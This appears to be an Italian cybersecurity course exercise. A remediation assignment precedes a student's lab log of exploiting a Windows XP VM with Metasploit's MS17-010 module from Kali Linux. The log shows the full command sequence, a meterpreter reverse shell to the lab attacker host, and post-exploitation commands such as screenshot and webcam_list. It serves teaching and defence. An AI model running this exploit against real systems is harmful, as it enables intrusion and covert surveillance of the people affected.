

Traccia W17D1:

Sulla base di quanto visto nell'esercizio pratico di ieri, formulare delle ipotesi di remediation.


Ad esempio:

1. L'attacco colpisce Windows XP, possiamo risolvere in qualche modo? Se sì, con quale effort?
2. L'attacco colpisce una particolare vulnerabilità, possiamo risolvere solo la vulnerabilità?
3. Una volta dentro l'attaccante, può accedere a webcam e/o tastiera, possiamo risolvere queste problematiche?


Buon divertimento

Pratica:

1) Installazione della VM e cambio IP su Windows XP:



2) Disattivazione del Firewall su WinXP:



3) Avvio Metasploit su Kali Linux, ricerca dell'exploit, configurazione dell'RHOST (WindowsXP) E LHOST (Kali Linux):

```

msf6 > search ms17

Matching Modules
=====
File System
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalB
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalR
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalR
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal  No      MS17-010 SMB RCE
4  exploit/windows/fileformat/office_ms17_11882  2017-11-15      manual  No      Microsoft Office
5  auxiliary/admin/mssql/mssql_escalate_execute_as  normal  No      Microsoft SQL Ser
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  normal  No      Microsoft SQL Ser
7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes     SMB DOUBLEPULSAR

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.50.103
RHOST => 192.168.50.103
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Target OS: Windows 5.1
[*] 192.168.50.103:445 - Filling barrel with fish... done
[*] 192.168.50.103:445 - <-----| Entering Danger Zone |----->
[*] 192.168.50.103:445 - [*] Preparing dynamite...
[*] 192.168.50.103:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.50.103:445 - [+] Successfully Leaked Transaction!
[*] 192.168.50.103:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.50.103:445 - <-----| Leaving Danger Zone |----->
[*] 192.168.50.103:445 - Reading from CONNECTION struct at: 0x84f24970
[*] 192.168.50.103:445 - Built a write-what-where primitive...
[+] 192.168.50.103:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.103:445 - Selecting native target
[*] 192.168.50.103:445 - Uploading payload... aUYWSlxQ.exe
[*] 192.168.50.103:445 - Created \aUYWSlxQ.exe ...
[+] 192.168.50.103:445 - Service started successfully ...
[*] 192.168.50.103:445 - Deleting \aUYWSlxQ.exe ...
[*] Sending stage (175686 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.103:1034) at 2024-03-01 15:42:38 -0500

meterpreter >

```

4) Avvio Meterpreter e controllo tramite ifconfig

```
meterpreter > ifconfig

Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:95:05:0b
MTU        : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/SKCHJKx.jpeg
meterpreter > cd /home/kali/SKCHJKx.jpg
[-] stdapi_fs_chdir: Operation failed: The system cannot find the path specified.
meterpreter > cd /home/kali/SKCHJKx.jpeg
[-] stdapi_fs_chdir: Operation failed: The system cannot find the path specified.
meterpreter > webcam_list
[-] No webcams were found
meterpreter > █
```